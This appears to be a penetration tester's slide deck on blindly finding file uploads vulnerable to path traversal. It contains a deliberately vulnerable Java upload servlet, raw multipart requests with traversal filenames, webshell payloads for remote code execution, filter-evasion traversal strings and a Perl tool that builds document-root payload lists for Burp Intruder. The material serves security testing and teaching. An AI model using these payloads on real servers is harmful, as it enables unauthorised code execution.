Blind detection of path traversal-vulnerable file uploads

Discovering vulnerable implementations with zero knowledge about the remote directory structure

$ whoami

Julian Horoszkiewicz

- IT Security Consultant at Pentest Ltd
- open source and security enthusiast
- OSCP, eMAPT
- GNU/Linux, web, mobile, SIEM
- recently focused on methodology

Cont@ct: skype/gmail/github: ewilded

Path traversal

- software vulnerability (all kinds of software, not just the web apps)
- operations on files: read/write (upload)/rename (move)
- file name value is controlled by the user (should not be trusted)
- file name value is not properly sanitised, making it possible to control the path with relative path sequences like ./../../../
- "." – current directory
- ".." – parent directory
- can be exploited to read/write files from/into locations other than expected by the developer

Relative paths

```
C:\Windows\system32>cd .

C:\Windows\system32>cd ..

C:\Windows>cd System32

C:\Windows\System32>cd ../../

C:\>
```

"." leads to C:\Windows\System32 (current directory)

".." leads to C:\Windows\ (parent directory)

"../../" leads to C:\ (parent directory of the parent directory)

Relative paths

```
root@kali:/etc/console-setup# cd ./../../../../../../../../
root@kali:/# pwd
/
root@kali:/#
```

```
C:\Windows>cd ./../../../../../../../../

C:\>
```

redundant “..” sequences are ignored

```
C:\Windows\System32>cd ./////////////////

C:\Windows\System32>cd ///././/.//.///././/././//.///.////

C:\Windows\System32>
```

redundant “/” sequences are ignored as well

Controlling the path

- let's assume that the current working directory is **/var/www/html/images/**
- target path -> /var/www/html/images/ + USER_PROVIDED
- the underlined value is provided by the user, the target path resolves as follows:
  - normal use, the sole filename: *file.jpg* -> /var/www/html/images/file.jpg
  - **parent directory jump sequence**: ../file.jpg ->/var/www/html/images/../file.jpg -> /var/www/html/file.jpg
  - **parent directory jump sequence** combined with a new full path: ../../../../home/bob/private_pictures/file.jpg -> /var/www/html/images/../../../../home/bob/private_pictures/file.jpg -> /home/bob/private_pictures/file.jpg

Path traversal – read from file example

Read
http://vuln/app/image_path=media/logo.png
http://vuln/app/image_path=media/../media/logo.png
If both above URLs give the same results, it looks like we have a path traversal, so we can try to read something else, e.g.:
http://vuln/app/image_path=media/../../../../../home/bob/pictures/private.png
http://vuln/app/image_path=media/../../../../../etc/passwd

Now, we'll talk about writing to files

Web applications - the upload directory and the document root

- The upload directory is simply the custom folder dedicated to store uploaded files, for example */tmp/uploads/*
  - application-specific
  - usually hard-coded
  - might be configurable
  - up to developers
- The document root is the location where web application files (e.g. HTML, CSS, JSP) reside, for example */var/www/html/*
  - platform specific
  - controlled by the web server configuration
  - decided while deploying
  - up to administrators rather than developers

Document roots – just few examples

- /var/www/html (APACHE)
- /var/www/html/www.example.org (APACHE)
- /usr/local/apache2/example (APACHE)
- /usr/local/tomcat/webapps/example (TOMCAT)
- /opt/tomcat5/webapps/example (TOMCAT)
- /var/www/nginx-default (NGINX)
- c:\inetpub\wwwroot\ (IIS, Windows)
- D:/Program Files/Apache Group/Apache2.2 (Apache, Windows)

A vulnerable file upload example

https://www.google.co.uk/search?client=ubuntu&channel=fs&q=java+file+upload&ie=utf-8&oe=utf-8&gfe_rd=cr&ei=0jHpVoyLDfLU8geDvYGQCw

Google

java file upload

All | Images | Videos | News | Shopping | More | Search tools

About 3,130,000 results (0.36 seconds)

The fileupload Example Application - The Java EE 6 Tutorial
docs.oracle.com/**java**ee/6/tutorial/doc/glraq.html
Part V Contexts and Dependency Injection for the **Java** EE Platform · 28. ... The **fileupload** example application consists of a single servlet and an HTML form that ...
Architecture of the fileupload ... - Running the fileupload Example

Servlet - File Uploading - TutorialsPoint
www.tutorialspoint.com/servlets/servlets-**file**-**uploading**.htm
A Servlet can be used with an HTML form tag to allow users to **upload files** to the server. ... The form action attribute should be set to a servlet **file** which would handle **file uploading** at backend server. Following example is using UploadServlet servlet to **upload file**.

java - How to upload files on server folder using jsp - Stack ...
stackoverflow.com/.../how-to-**upload**-**files**-on-server-folder-using-jsp
22 Oct 2013 - I am trying to **upload** some images on folder which locates on my server using servlet/jsp. Below is my code, which is working on my local ...

Upload files from Java client to a HTTP server - Stack Overflow
stackoverflow.com/.../**upload**-**files**-from-**java**-client-to-a-http-server
18 Mar 2010 - You'd normally use **java**.net.URLConnection to fire HTTP requests. You'd also normally use multipart/form-data encoding for mixed POST content ...

Java File Upload Example with Servlet 3.0 API - CodeJava
www.codejava.net › Java EE
18 Jul 2015 - How to code **file upload** functionality in **Java** with Servlet 3.0 API. Code example and sample application are provided.

A vulnerable file upload example

```
public class UploadServlet extends HttpServlet {

    /**
     * Name of the directory where uploaded files will be saved, relative to
     * the web application directory.
     */
    private static final String SAVE_DIR = "/tmp/uploadbare/uploads";

    /**
     * handles file upload
     */
    protected void doPost(HttpServletRequest request,
            HttpServletResponse response) throws ServletException, IOException {
        // gets absolute path of the web application
        String appPath = request.getServletContext().getRealPath("");
        // constructs path of the directory to save uploaded file
        // appPath + File.separator
        String savePath =  SAVE_DIR;

        // creates the save directory if it does not exists
        File fileSaveDir = new File(savePath);
        if (!fileSaveDir.exists()) {
            fileSaveDir.mkdir();
        }
        String full_name=SAVE_DIR;
        for (Part part : request.getParts()) {
            String fileName = extractFileName(part);
            part.write(savePath + File.separator + fileName);
            full_name=savePath + File.separator + fileName;
        }
```


What happens when we use it

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2213
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2
Content-Type: multipart/form-data; boundary=——WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close

——WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename="hithere.png"
Content-Type: image/png

‰PNG
□
□□□IHDR□□□ □□□K□□□□□□†5©N□□□□sRGB□®Î□é□□□□gAMA□□±□□üa□□□□
m^âÄlpâ□æê□ý#ÇögF7¶Ã□□□@ŽÀ□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□
□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□
ç□ëÛÕ¦ÃŽìüúË§ÕG□®~~ù¾Úz1□□Àk□øË□þæóêÀ□_□¯6□  <□¯AàG;Ÿý^^à□X□□□~ç©□□€Å□x
[WþÿÆ]§N□`□□~´ó‰?²ÛÍóž5Ìçvà7³vÖ3£7×¿o□x6°□øñ□ÆG□5□€E□ø¹□?ÿ□þúø□'ÜR□×¾ún□□·ïl
üÜ)□,,Àw□¿{□/□øc□,□oFàßcà0¼° •S□□Þ□□□Aàß0à7Ç¾dàçN□`□□þ□□~æ□Ÿ0□¼ÿq□(□øw
□‹ ð—□ün□×k□È™□□´9Ãñ5:ÿôÀ?:{
□‹
ð□□üÖÃíÁªIà□M©ïøØ“□ÿè¼)□,,À_4ð0v»¸]Óõ§‡0>õ□□=08tÔ©□ÿçÔ)□,B'ð□ÀšÀ□@□À□@□À□@□À
@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□
□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□
À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□
□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□
@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□
——WebKitFormBoundaryAQBMMVYnGmKNa2Bd–
```

File Upload


Select file to upload: Choose File hithere.png

Upload





```
root@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root    root    4096 Mar 16 12:47
drwxrwxrwx 3 root    root    4096 Mar 16 11:31
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
root@kali:/#
```

What happens when we abuse it – example 1



```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2217
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87
Content-Type: multipart/form-data; boundary=——WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close

——WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename="../hi_again.png"
Content-Type: image/png

‰PNG
□
□□□IHDR□□□ □□□K□□□□□□†5©N□□□□sRGB□®Î□é□□□□gAMA□□±□□üa□□□□
pHYs□□$è□□$è□,c□□□□□□,IDATx^íÛANÛj□@Ñ·□□YMG]□ƒ®¥R—,XJ»ƒ□ª□□R%
m^âÄlpâ□æê□ý#ÇögF7¶Ã□□□@ŽÀ□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□
□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À
□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@□À□@
½
ç□ëÛÕ¦ÃŽìüûË§ÕG□®~~ù¾Úz1□□Àk□øË□þæóêÀ□_□¯6□  <□¯AàG;Ÿý^^à□X□□□~ç©□□€Å□x□□ Hà□
```




```
root@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root    root    4096 Mar 16 12:47
drwxrwxrwx 3 root    root    4096 Mar 16 12:54
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
root@kali:/# ls /tmp/uploadbare/ -la
total 16
drwxrwxrwx  3 root    root    4096 Mar 16 12:54
drwxrwxrwx 17 root    root    4096 Mar 16 12:46
-rw-r--r--  1 tomcat7 tomcat7 2029 Mar 16 12:54 hi_again.png
drwxrwxrwx  2 root    root    4096 Mar 16 12:47 uploads
root@kali:/# 
```

What happens when we abuse it – example 2

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2258
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close

——WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename="../../../var/lib/tomcat7/webapps/uploadbare/hi_again.png"
Content-Type: image/png
```

```
root@kali:/# ls /var/lib/tomcat7/webapps/uploadbare/ -la
total 32
drwxr-xr-x 5 tomcat7 tomcat7 4096 Mar 16 12:57 .
drwxrwxr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 ..
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:57 hi_again.png
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 images
-rw-r--r-- 1 tomcat7 tomcat7  385 Mar 16 11:18 message.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 META-INF
-rw-r--r-- 1 tomcat7 tomcat7  623 Mar 16 11:17 upload.jsp
drwxr-xr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 WEB-INF
root@kali:/#
```



Very easy when we know what the document root is

Vulnerable upload - malicious goals

- Modify information (e.g. website deface)
- Plant malicious HTML/JavaScript code (embedded XSS)
- Upload an executable file (e.g. JSP) to the document root -> Remote Code Execution

Malicious goals – mandatory conditions to upload a working webshell

1. we can write to the document root, either because
   - the upload directory is inside of the document root
   - the application is vulnerable to path traversal

   Sometimes both of these conditions are met, but one is usually sufficient

2. we can control file contents and extension

Directory structure - possible variants

- A) the upload directory is located inside of the document root (bad practice), e.g.
  - the document root: /var/www/html/example.org/
  - the upload directory: /var/www/html/example.org/admin/docs/uploads/

- B) the upload directory is located outside the document root (good practice), e.g.
  - the document root: /var/www/html/example.org/
  - the upload directory: /home/example/uploads/

Possible variants - the right payloads

- A) the upload directory is located inside of the document root
  - the document root: /var/www/html/example.org/
  - the upload directory: /var/www/html/example.org/admin/docs/uploads/
  - If we know the upload dir, we do not even need the traversal (the payload is simply **shell.php**): http://example.org/admin/docs/upload/shell.php?cmd=whoami
  - otherwise: the payload = **../../../shell.php**
  - the result of concatenation (upload_dir+filename): /var/www/html/example.org/admin/docs/uploads/../../../shell.php -> /var/www/html/example.org/shell.php, **Remote Code Execution**: http://example.org/shell.php?cmd=id

Note: the payload in this scenario does not even require the document root!

Possible variants - the right payloads

- B) the upload directory is located outside the document root
  - the document root: /var/www/html/example.org/
  - the upload directory: /home/example/uploads/
  - the payload: **../../../var/www/html/example.org/shell.php**
  - the result of concatenation (upload_dir+filename): /home/example/uploads/../../../var/www/html/shell.php -> /var/www/html/example.org/shell.php, **Remote Code Execution**: http://example.org/shell.php?cmd=id

Black-box/grey-box method – a lot of guesswork (what this is all about)

- Zero/little knowledge about the target (just a remote end-user perspective)
- No source code available/config files available
- No information about the directory structure (**upload dir?!, document root?!)**
- Sometimes this information is available/attainable (e.g. by taking advantage of verbose error messages)... but usually it is not, what then?!
- This is why we call such scenario “Blind”

Blackbox/greybox – hit the document root

- The document root is platform-specific
- It ***might*** contain the common name of the application,e.g. */var/www/html/commonname*
- Using known platform-specific document roots and possible common names, we can generate a list of potential document root paths
- https://github.com/ewilded/get_docroots
- Inspired by sqlmap's –os-shell feature
- We blindly try to upload a **completely valid**

file to all potentially valid document roots

The algorithm

1. Generate a full list of potentially valid document roots
2. Using a web browser with an intercept proxy (Burp Suite), upload a single, legitimate file that is surely accepted by the application (type, size, contents, name) – **NO** malicious contents/extensions
3. Transfer the upload request to Intruder, embedding the list of paths in the file name holder
4. Create a second holder inside of the sent file contents, with incrementing natural numbers (to mark the first payload)
5. Start the attack
6. Check if the file has been created by requesting it

Generating the list – basic config

```
#!/usr/bin/perl
use strict;

# This little helper script attempts to generate all potential DOCUMENT_ROOT full paths for a given application.
# Such output is intended for use with tools like Burp Intruder in order to blindly exploit vulnerable file upload
# Coded by ewilded (February 2016)
# The initial list of directories and their suffixes was taken from sqlmap

# Please keep in mind to provide relevant configuration below.
# It is important to specify both short and long name of the target, as its DOC_ROOT is highly likely derived from

# CONFIG SECTION STARTS HERE

my $filename='test.png';
my @targets=('uploadbare','localhost');
my $auto_append_traversals=1; # if set to 1, include traversal versions of the document root payloads as well
my $auto_append_filename=1;   # if set to 1, automatically append the specified filename to each payload
my $auto_append_pure_traversals=1; # if set to 1, include the relative (docroot independant) traversal payloads as
directories located inside the document root)
my $evasive_techniques=1; # if set to 1, include filter evasion mutations of the document roots to the results
```

Generating the list – basic config

```
root@kali# perl get_docroots.pl > docroots.txt
root@kali# wc docroots.txt
  4223   4223 311106 docroots.txt
root@kali#
root@kali#
root@kali#
root@kali# head docroots.txt
/opt/tomcat7/webapps//test.png
./../../../../../../..//opt/tomcat7/webapps//test.png
./..../..../..../..../..../..../..../..../..///opt/tomcat7/webapps//test.png
..//..//..//..//..//..//..//..//..///opt/tomcat7/webapps//test.png
/opt/tomcat7/webapps/html/test.png
./../../../../../../..//opt/tomcat7/webapps/html/test.png
./..../..../..../..../..../..../..../..../..///opt/tomcat7/webapps/html/test.png
..//..//..//..//..//..//..//..//..///opt/tomcat7/webapps/html/test.png
/opt/tomcat7/webapps/htdocs/test.png
./../../../../../../..//opt/tomcat7/webapps/htdocs/test.png
root@kali#
root@kali#
root@kali# tail docroots.txt
./..../..../..../..../..../..../..../..///test.png
./..../..../..../..../..../..../..../..../..///test.png
./..//..///test.png
./..//..//..///test.png
```

Generating the list – evasive versions of the payloads

Example:
./..../////..../////..../////..../////..../////..../////..../////usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png

Aimed at circumvention of poorly written (non-recursive) sanitisation functions, e.g. REMOVE ALL ../:

- ./..../////..../////..../////..../////..../////..../////..../////usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png ->
- ./.. /.. /.. /.. /.. /.. /.. /.. //usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png ->
- ./../../../../../../..//usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png

The Intruder attack

Target | Positions | Payloads | Options

Payload Positions

Start attack


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

Add §
Clear §
Auto §
Refresh

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 35207
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryNulATRMH90sowNyL
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342
Connection: close

——WebKitFormBoundaryNulATRMH90sowNyL
Content-Disposition: form-data; name="file"; filename="§test.pngS"
Content-Type: image/png

□PNG
□
□□□IHDR□□□ú□□□Ô□□□□□□ □ÝH□□□□tEXtSoftware□§AdobSe mageReadyqÉe<□□□tIDATxÚÄVÍo□E□ÿÍÚÆ6Nü□8□ø+
MÚ□□◎□□□D$T$□ôRhU!!¢¶2□h□$□ÚKDEÕJð□4W¸ □=p¢□'□ □U□"E □|9_¶×^ïÚÞ]¯í□f-□-QÓÄx¥□ô4óvÞ¾÷æ÷{ov
¥□□9iû1r¸\ÿ®9□□ü>□□L □□app□□h?"□□¢□(□□=J
□□µÔ□□ý«'Nt□□îô□üþm^È£ëùiÔ«NHi7æs□□{*æ¾;□MÓ□H?`ò-e□´F□□W¹□L□ù
```

